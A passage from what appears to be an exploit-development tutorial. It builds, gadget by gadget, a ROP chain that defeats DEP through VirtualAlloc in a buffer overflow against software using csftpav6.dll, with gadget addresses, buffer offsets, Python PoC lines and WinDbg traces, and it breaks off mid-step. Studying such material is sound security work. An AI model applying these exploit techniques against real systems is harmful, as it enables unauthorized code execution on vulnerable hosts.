
Figure 9.3 - The updated PoC with the VirtualAlloc function skeleton placed at the start of the buffer. The six DWORD dummy values will be overwritten by our ROP chain with the correct VirtualAlloc arguments.
After sending this PoC and examining the stack at the crash, we verify the skeleton is correctly placed:
1
dd esp - 1C
The ESP - 0x1C offset is significant: ESP points 4 bytes past the EIP overwrite (at offset 280), and the skeleton starts at the beginning of our payload (276 - 24 = 252 bytes before EIP). The hex distance from ESP to the start of the skeleton is 0x1C (28 decimal = 24 skeleton bytes + 4 EIP bytes), but we subtract because the skeleton is at a lower stack address.

Figure 9.4 - The VirtualAlloc function skeleton is correctly placed on the stack, visible at ESP - 0x1C. We can see our dummy values (0x45454545 through 0x51515151) laid out in the correct STDCALL order.
The skeleton is in position. Now our ROP chain needs to: (1) locate the skeleton’s address, (2) resolve VirtualAlloc’s real address from the IAT, (3) patch each dummy value with the correct argument, and (4) pivot ESP to the skeleton. Let us build this chain gadget by gadget.
The diagram below shows the complete layout of the full ROP chain in memory - the skeleton at the start, the EIP overwrite in the middle, and the ROP gadget chain after it:

Figure 9.5 - The complete memory layout of our exploit. The VirtualAlloc skeleton sits at the start of the buffer, followed by filler to reach the EIP overwrite at offset 276, then the ROP gadget chain starting at offset 280. The chain’s job is to patch the skeleton’s dummy values and then pivot ESP to call VirtualAlloc.
10. Building the ROP Chain - Gadget by Gadget
10.1 Gadget 1: Capturing ESP - push esp; push eax; pop edi; pop esi; ret
The very first thing our ROP chain needs is a copy of ESP at the time of the crash. This value is our anchor - every subsequent calculation (finding the skeleton, calculating the shellcode address) is relative to this captured ESP value.
Our first gadget at address 0x50501110 does:
1
2
3
4
5
push esp     ; push current stack pointer onto the stack
push eax     ; push EAX (whatever it contains) onto the stack
pop edi      ; pop EAX's value into EDI (we don't need this)
pop esi      ; pop ESP's value into ESI
ret          ; continue to next gadget
The push esp instruction saves the stack pointer. The push eax and pop edi are side effects we tolerate - they move EAX’s value into EDI, which we do not care about right now. The critical operation is pop esi, which loads the saved ESP value into ESI. After this gadget, ESI contains the address that ESP had at the moment the gadget started executing. This is our reference point for all skeleton and shellcode address calculations.
We set EIP to this gadget’s address - it is the first gadget that executes when the overflow occurs:
1
eip = pack("<L", (0x50501110))  # push esp; push eax; pop edi; pop esi; ret

Figure 10.1 - The first gadget we select: push esp; push eax; pop edi; pop esi; ret at address 0x50501110 in csftpav6.dll. This captures the stack pointer into ESI.
We update the PoC and set a breakpoint on the gadget to trace its execution:

Figure 10.2 - The PoC updated with the first ROP gadget at the EIP overwrite position. When the overflow triggers, EIP will point to 0x50501110.
1
bp 50501110

Figure 10.3 - Breakpoint set at 0x50501110. When the overflow triggers, the debugger will pause here so we can trace the gadget’s execution.
The breakpoint is hit and we see the first instruction about to execute:

Figure 10.4 - The breakpoint hits at our first gadget. The push esp instruction is about to execute, which will save the current stack pointer onto the stack.
We step through the push esp instruction:
1
p

Figure 10.5 - After executing push esp, the current stack pointer value has been pushed onto the stack. This saved value will become our reference point for all subsequent calculations.
We verify the ESP value is on the stack:
1
dd esp L1

Figure 10.6 - The saved ESP value is visible on top of the stack. This is the anchor address we will use to locate the function skeleton.
Next, push eax executes:
1
p

Figure 10.7 - After push eax, both the ESP value and the EAX value are on the stack. The EAX value is irrelevant to us but must be handled by the pop edi.
We can see both values on the stack:
1
dd esp L2

Figure 10.8 - The stack now contains two values: the EAX value (on top) and the original ESP value (below it). Pop edi will take EAX, and pop esi will take ESP.
Now pop edi removes the EAX value from the stack:
1
p

Figure 10.9 - After pop edi, the EAX value has been moved into EDI. We verify this by checking the EDI register.
We verify EDI received the EAX value:
1
r edi

Figure 10.10 - EDI now contains the value that was in EAX. This is a side effect of our gadget that we do not need, but it is harmless.
Finally, pop esi loads the saved ESP value:
1
p

Figure 10.11 - After pop esi, the ESI register contains the saved ESP value from the beginning of the gadget. ESI now points into our buffer on the stack.
We verify ESI points to our buffer:
1
dd esi L1

Figure 10.12 - Dereferencing ESI confirms it points to the beginning of our controlled buffer. This is our reference point for the entire ROP chain.
Result: ESI now contains the address of our buffer on the stack. This is the foundation for everything that follows.
10.2 Gadget 2: ESI → EAX - mov eax, esi; pop esi; ret
We need to perform arithmetic on the captured ESP value to calculate the skeleton’s address. Arithmetic gadgets typically operate on EAX and ECX, so we first need to copy ESI into EAX. Our gadget at 0x5050118e does:
1
2
3
mov eax, esi  ; copy ESI to EAX
pop esi       ; pop next stack value into ESI (consumed as junk)
ret           ; continue
The pop esi is a side effect - it consumes a DWORD from the stack that we fill with a dummy value (0x42424242). After this gadget, EAX contains our captured stack address.
1
2
rop  = pack("<L", (0x5050118e))  # mov eax, esi; pop esi; ret
rop += pack("<L", (0x42424242))  # junk (consumed by pop esi)

Figure 10.13 - The PoC with gadget 2 added. mov eax, esi copies the stack reference into EAX, and pop esi consumes a junk DWORD.
We set a breakpoint and trace the execution. We step through mov eax, esi:
1
bp 0x5050118e

Figure 10.14 - Breakpoint set on gadget 2 at 0x5050118e.
After sending the exploit and hitting the breakpoint:

Figure 10.15 - The breakpoint hits at our second gadget. The mov eax, esi instruction is about to copy the saved stack pointer from ESI to EAX.
We monitor the registers before execution:

Figure 10.16 - Register state before gadget 2 executes. ESI contains our saved stack pointer value.
After stepping through mov eax, esi:
1
p

Figure 10.17 - After mov eax, esi: EAX now contains the stack reference value that was in ESI. We can now perform arithmetic on EAX.
After pop esi:

Figure 10.18 - After pop esi: ESI now contains our junk value 0x42424242. This is expected - we placed this value on the stack to be consumed by the pop esi side effect.
After the ret instruction:
